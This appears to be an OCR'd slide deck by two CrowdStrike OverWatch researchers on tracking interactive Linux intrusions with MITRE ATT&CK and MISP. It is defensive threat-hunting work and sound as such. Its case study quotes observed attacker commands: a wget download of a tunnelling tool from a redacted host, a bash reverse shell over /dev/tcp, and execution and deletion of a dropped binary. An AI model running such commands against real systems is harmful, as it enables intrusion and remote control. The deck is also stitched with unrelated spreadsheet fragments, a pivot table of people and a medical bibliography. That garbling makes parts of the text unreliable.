CROWDSTRIKE
OVERWATCH

ENHANCING OPERATIONS BY TRACKING INTERACTIVE LINUX-BASED INTRUSION CAMPAIGNS

JUSTIN SWISHER, SR INTRUSION RESEARCHER, CROWDSTRIKE
AMI HOLESTON, INTRUSION RESEARCHER, CROWDSTRIKE

JUSTIN SWISHER

Sr. Intrusion Researcher, OverWatch

- 10+ years in intelligence and information security
- USAF Intelligence Analyst
- Network Security Monitoring
- Endpoint Threat Hunting
- Email: justin.swisher@crowdstrike.com

AMI HOLESTON

Intrusion Researcher, OverWatch


- 5+ Years Experience in Incident Response and Threat Intelligence
- Network Security Monitoring
- Endpoint Threat Hunting
- Threat Intelligence for Red and Blue Teams
- Email: ami.holeston@crowdstrike.com

CROWDSTRIKE

INTRUSION RESEARCH 101

OUR DAY TO DAY

- Review telemetry from hands-on-keyboard intrusions
  - Specific focus on intrusions where a **HUMAN** is involved
    - This is determined by pace of commands among other factors
- Data from Windows, Linux, and MacOS
- Custom Tooling + the usual suspects
  - Splunk, Excel, MISP
  - Google and MAN Pages



	G	H	I	J	K	L	M	N	O
5	Position	Software Engineer							
7		Column Labels							
8		Bob		Bonquisha		Jane		Phil	
9	Row Labels	Count of Has a Car	Count of Has a House	Count of Has a Car	Count of Has a House	Count of Has a Car	Count of Has a House	Count of Has a Car	Count of Has a House
10	FooBar University							1	1
11	Harvard	1	1						
12	MIT			1	1				
13	Stanford					1	1		

16	Name	Has a Car	Has a House	School	Position
17	Bob	Y	N	Harvard	Software Engineer
18	Jane	N	Y	Stanford	Software Engineer
19	Phil	Y	N	FooBar University	Software Engineer
20	Bonquisha	Y	N	MIT	Software Engineer

											K
											Other Pages
											26
											20
											81
											43
6	Journal Article	Agarwal-Kozlowski,	CT-guided blocks and neur	The Clinical jou	Clin.J.Pain	2009	Sep	25	7	570	57
7	Journal Article	Agarwal-Kozlowski,	Interventional managemen	Anaesthesia	Anaesthesia	2011	Aug	66	8	699	70
8	Book, Section	Agioulnik,I. U.;Weig	Roles of androgen receptor			2012				11-Jan	
9	Book, Section	Agoulnik,A. I.	The Genetics of Cryptorchi			2006				185-198	
10	Book, Section	Agoulnik,A. I.;Feng,	The Genetics of Cryptorchi			2007				185-198	
11	Book, Section	Agoulnik,A. I.;Poirie	Transgenic models in repro			2006					
12	Book, Section	Agoulnik,A. I.;Sarga	Genomi research and prog			2005					
13	Journal Article	Agoulnik,A. I.	Relaxin and related peptide	Advances in Ex	Adv.Exp.Med.E	2007		612		49	6
14	Book, Section	Agoulnik,A. I.	Relaxin and related peptide			2007		612		49-64	
15	Journal Article	Agoulnik,A. I.	Cryptorchidism--an estroge	The Journal of	J.Clin.Endocrin	2005	Aug	90	8	4975	497
16	Book, Section	Agoulnik,A. I.;Huan	Spermatogenesis in crypto			2012		825		127-147	
17	Journal Article	Agoulnik,A. I.;Huan	Spermatogenesis in crypto	Methods in m	Methods Mol.I	2012		825		127	14
18	Journal Article	Agoulnik,A. I.;Lu,B.;	A novel gene, Pog, is neces	Human molecu	Hum.Mol.Gen	2002	15-Nov	11	24	3047	305
19	Journal Article	Agoulnik,I. U.;Bingn	Target gene-specific regula	Molecular end	Mol.Endocrino	2008	Nov	22	11	2420	243
20	Journal Article	Agoulnik,I. U.;Hodg	INPP4B: the new kid on the	Oncotarget	Oncotarget	2011	Apr	2	4	321	32

120231379353383328-Reflist-api.

WHY INTRUSION TRACKING?

IDENTIFY

DOCUMENT

- Successes
- Failures
- Gaps


TRACK

- Hands on keyboard techniques
- Adversary development and growth
- Clusters of activity


TRACKING INTRUSIONS

MEMORIALIZING INTRUSION TRADECRAFT

- Storing this data is challenging
  - Specific intrusion details
  - Metadata
- Open Source Tools exist
  - CSVs and MITRE ATT&CK Navigator
  - MISP




MISP EXAMPLE



Test Event

Event ID	7425
UUID	b440110d-bfa4-47c7-a8e9-d50e496c2d48
Creator org	Overwatch
Owner org	Overwatch
Creator user	justin.swisher@crowdstrike.com
Tags	test:tag x Analyst:JustinS x AttributionConfidence/Medium x BreakoutTime:N/A x CIC/eCrime x Vertical:Technology x OS/Windows x + +
Date	2021-04-27
Threat Level	? Undefined
Analysis	Completed
Distribution	This community only
Info	Test Event
Published	No
#Attributes	1 (0 Objects)
First recorded change	2022-03-21 16:34:05
Last change	2022-03-21 16:35:13
Modification map	
Sightings	0 (0) - restricted to own organisation only.



Galaxies


Crowdstrike Region
- United States

Crowdstrike Malware and Tools
- Cobalt Strike
- Mimikatz
- Phobos

Crowdstrike Adversary
- UNKNOWN SPIDER

Attack Pattern
- Remote Services - T1021
- Remote Desktop Protocol - T1021.001
- Indicator Removal on Host - T1070
- OS Credential Dumping - T1003
- LSASS Memory - T1003.001
- Command and Scripting Interpreter - T1059
- PowerShell - T1059.001
- Windows Command Shell - T1059.003
- System Network Configuration Discovery - T1422
- Data Encrypted for Impact - T1486

ANALYZING LINUX INTRUSIONS



What does this look like in practice?

- Having a source of telemetry
- Codifying the information consistently
- Asking – What could we be missing? What else happened?
- As a managed service, alerting organizations of activity
- Closing the loop – When we find something new, we built out new hunting patterns

ANALYZING LINUX INTRUSIONS

- Map unique **observed** events to MITRE

Tactic	Technique	Command/Example
Execution	Container Administration Command	`docker-runc init`
Defense Evasion	Linux and Mac File and Directory Permissions Modification	`/bin/sh -c chmod +x /home/daemon1`
	Indicator Removal on Host	`rm /home/daemon1`
Discovery	Remote System Discovery	`./daemon -h 10.170.0.0/24 -p 1-65535 -o /home/result.txt`
	Container and Resource Discovery	`/bin/sh -c docker images | grep "1.124"`

CHALLENGES AND SUCCESSES

Challenges

- Telemetry is very different to Windows
- Process lineage and tracing is often more challenging
- Can be a high noise-to-signal ratio
- *Higher levels of confusion thanks to different distros, programs and confusing admin activity
- *Linux Skills gap—high demand for experienced hunters


Successes

- Malicious activity typically originates from a few limited categories—SSH; Exploited Services (Web Shells); pre-existing backdoors
- Mostly command-line interaction—more comprehensive capture than GUI
- Hands-on-keyboard activity more likely to be novel or interesting
- *Adversaries also have to deal with all the variance and the skills gap

TRENDS WE SEE

CROWDSTRIKE

INTRUSION TRENDS



CROWDSTRIKE

ACTOR TRENDS

Initial Access

Exploit Public-Facing Application - T1190

Execution

UNIX Shell - T1059.004

Persistence

Web Shell - T1505.003

Defense Evasion

Clear Command History - T1070.003

File Deletion - T1070.004

Credential Access

/etc/passwd and /etc/shadow - T1003.008

Bash History - T1552.003

Credentials in Files - T1552.001

Lateral Movement

SSH - T1021.004

Collection

Data from Local System - T1005

Command and Control

Ingress Tool Transfer - T1105

Q1 2021 VS. Q1 2022

Defense Evasion

Valid Accounts	Local Accounts
Indicator Removal on Host	File Deletion
	Timestomp
	Clear Linux or Mac System Logs
	Clear Command History
File and Directory Permissions Modification	Linux and Mac File and Directory Permissions Modification
Masquerading	Match Legitimate Name or Location
	Rename System Utilities
	Masquerade Task or Service
Abuse Elevation Control Mechanism	Setuid and Setgid
	Sudo and Sudo Caching
Hide Artifacts	Hidden Files and Directories
Deobfuscate/Decode Files or Information	
Impair Defenses	Disable or Modify System Firewall
	Disable or Modify Tools
Obfuscated Files or Information	Compile After Delivery
Exploitation for Defense Evasion	

Credential Access

Unsecured Credentials	Bash History
	Credentials In Files
	Private Keys
Credentials from Password Stores	
Input Capture	Keylogging
OS Credential Dumping	/etc/passwd and /etc/shadow
Steal or Forge Kerberos Tickets	

Defense Evasion

Indicator Removal on Host	File Deletion
	Timestomp
	Clear Linux or Mac System Logs
	Clear Command History
Valid Accounts	Local Accounts
	Domain Accounts
File and Directory Permissions Modification	Linux and Mac File and Directory Permissions Modification
Obfuscated Files or Information	Compile After Delivery
Abuse Elevation Control Mechanism	Sudo and Sudo Caching
	Setuid and Setgid
Masquerading	Rename System Utilities
Deobfuscate/Decode Files or Information	
Impair Defenses	Disable or Modify Tools
	Disable or Modify System Firewall
	Impair Command History Logging
Hijack Execution Flow	
Rootkit	

Credential Access

OS Credential Dumping	/etc/passwd and /etc/shadow
Unsecured Credentials	Bash History
	Credentials In Files
	Private Keys
Exploitation for Credential Access	

CASE STUDY

UNKNOWN ACTOR LINUX INTRUSION

Actor attempts to acquire sensitive data

DISCOVERY, COLLECTION, COMMAND & CONTROL

-
  ```
  find / -name '*.properties’
  ```
  - File and Directory Discovery - T1083

-
  ```
  cat /opt/tomcat/conf/logging.properties
  ```
  - Data from Local System - T1005

-
  ```
  cd "/opt";wget https://[REDACTED]/wp-admin/images/frpc 2>&1
  ```

-
  ```
  cd "/opt";wget https://[REDACTED]/wp-admin/images/frpc --no-check-certificate 2>&1
  ```
  - Ingress Tool Transfer - T1105 (Take 2)

UNKNOWN ACTOR LINUX INTRUSION

Actor attempts to execute custom tooling

COMMAND & CONTROL, DEFENSE EVASION

-
  ```
  cd "/opt";./frpc -c frpc.ini 2>&1
  ```
  - Proxy - T1090

-
  ```
  cd "/opt";chmod +x frpc 2>&1
  ```
  - File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification - T1222.002

-
  ```
  cd "/opt";./frpc -c frpc.ini 2>&1
  ```
  - Proxy - T1090

UNKNOWN ACTOR LINUX INTRUSION

Actor makes persistent attempts access the remote host

COMMAND & CONTROL, EXECUTION, DEFENSE EVASION

- `cd "/opt";bash -i >& /dev/tcp/[REDACTED] /9999 0>&1 2>&1`
  - Non-Standard Port - T1571
  - Command and Scripting Interpreter: Unix Shell - T1059.004
- `cd "/opt";./shell.elf 2>&1`
  - Command and Scripting Interpreter - T1059
- `cd "/opt";rm shell.elf 2>&1`
  - Indicator Removal on Host: File Deletion - T1070.004

HOW WE GROW

INFORMING OPERATIONS MOVING FORWARD

By tracking techniques in a consistent manner, OverWatch is able to:

- **Identify changes in adversarial behavior easily**
  - Using a framework allows us to talk about each intrusion with the same terms
  - Heat maps can visually show something changing
- **Hone our hunting patterns—allowing us to better prepare for future attacks**
  - Identify and focus pattern development in tactics/techniques that are most frequently observed
- **Communicate to customers consistently**
  - Presentations and briefings
- **Facilitate public reporting**
  - 2021 Threat Hunting Report: Insights From the Falcon OverWatch Team

QUESTIONS?